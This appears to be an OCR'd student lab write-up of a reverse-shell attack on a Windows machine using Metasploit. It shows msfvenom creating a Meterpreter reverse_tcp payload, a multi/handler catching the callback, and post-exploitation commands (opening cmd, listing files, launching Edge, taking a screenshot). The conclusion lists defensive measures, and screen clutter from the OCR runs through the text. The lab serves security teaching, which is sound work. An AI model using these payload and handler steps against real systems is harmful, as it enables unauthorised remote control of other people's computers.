
1. In the Meterpreter session, type "shell" to launch a reverse shell attack.


2. The attacker will gain control of the Windows computer by creating a Channel 1 shell.
3. Type the command "start msedge.exe" to launch Microsoft Edge.
4. Utilize the shell to perform various actions, such as opening file explorer or running executable files.

```
┌──(kali㉿kali)-[~/Ishan Kumra]
└─$ msfconsole
Metasploit tip: View missing module options with show missing


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.128 LPORT=4444 -f exe -o /home/kali/Payload.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.128 LPORT=4444 -f exe -o /home/kali/Payload.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Payload.exe
```

5. To open cmd in windows machine through my kali machine : **execute -f cmd -i -t**
6. To open Microsoft edge : **execute -f C:\\Program Files (x86)\\Microsoft\Edge\\Application\\msedge.exe**




ISHAN KUMRA
File Edit View
ISHAN KUMRA
C:\Windows\SYSTEM32\cmd.
Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Kali Linux
kali@kali: ~/Ishan Kumra
File Actions Edit View Help
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Payload.exe
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.64.128
LHOST => 192.168.64.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.64.128:4444
[*] Sending stage (176198 bytes) to 192.168.64.1
[*] Meterpreter session 1 opened (192.168.64.128:4444 → 192.168.64.1:50735) at 2024-10-22
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > execute -f cmd.exe -i -t
Process 12348 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22631.4317]
(c) Microsoft Corporation. All rights reserved.
D:\>meterpreter > execute -f cmd.exe -i -t
Process 13340 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22631.4317]
(c) Microsoft Corporation. All rights reserved.
D:\> dir
dir
Volume in drive D has no label.
Volume Serial Number is 1AB1-3BEC
Directory of D:\
21-10-2024 22:06 199,496 classDiagram.drawio.png
21-10-2024 22:15 755,845 CP_I_Internal_2_ppt.pptx
22-10-2024 21:07 <DIR> Downloads
21-10-2024 18:27 <DIR> kali
23-10-2024 01:47 73,802 Payload.exe
21-10-2024 22:06 82,856 usecase.jpg
4 File(s) 1,111,999 bytes
2 Dir(s) 95,938,510,848 bytes free


New tab
Dell
Semester Long Inter...
McAfee Security
Microsoft Start
ISHAN KUMRA
File Edit View
ISHAN KUMRA
Ln 1, Col 12
11 characters
100%
Windows (CRLF)
UTF-8
Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Kali Linux
kali@kali: ~/Ishan Kumra
File Actions Edit View Help
D:\> cd ..
cd ..
D:\> execute -f cmd.exe -i -t -a "/C cd /d C:\\"
execute -f cmd.exe -i -t -a "/C cd /d C:\\"
'execute' is not recognized as an internal or external command,
operable program or batch file.
D:\> echo Hello
echo Hello
Hello
D:\>exit
exit
meterpreter > execute -f cmd.exe -i -t -c -d C:\\Windows\\System32 -a "/C echo Hello, World
!"
Process 15432 created.
Channel 3 created.
Hello, World!
meterpreter > execute -f cmd.exe -i -t -c -d C:\\Windows\\System32 -a "/C echo Hello, World
!" sessions -i 1
[*] Session 1 is already interactive.
meterpreter > execute -f cmd.exe -i -t -c -d C:\\Windows\\System32 -a "/C echo Hello, World
!"
Process 13164 created.
Channel 4 created.
Hello, World!
meterpreter > execute -f cmd.exe -i -t
Process 16420 created.
Channel 5 created.
Microsoft Windows [Version 10.0.22631.4317]
(c) Microsoft Corporation. All rights reserved.
D:\>exit
exit
meterpreter > execute -f "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe
"
Process 5948 created.
meterpreter > screenshot
Screenshot saved to: /home/kali/Ishan Kumra/NZrVCUYE.jpeg

Conclusion

We just performed a reverse shell attack using Metasploit Framework to gain access to the Windows 10 target machine from the Kali Linux attacker. With Windows Real-time protection turned off, the attacking machine could gain access to the target machine. Preventative measures you can take to help prevent an attacker from infiltrating your system include but are not limited to not turning off your Windows Defender or virus protection, keeping up to date with patch management, conducting vulnerability scans that could reveal open ports in network infrastructure, and firewall configurations.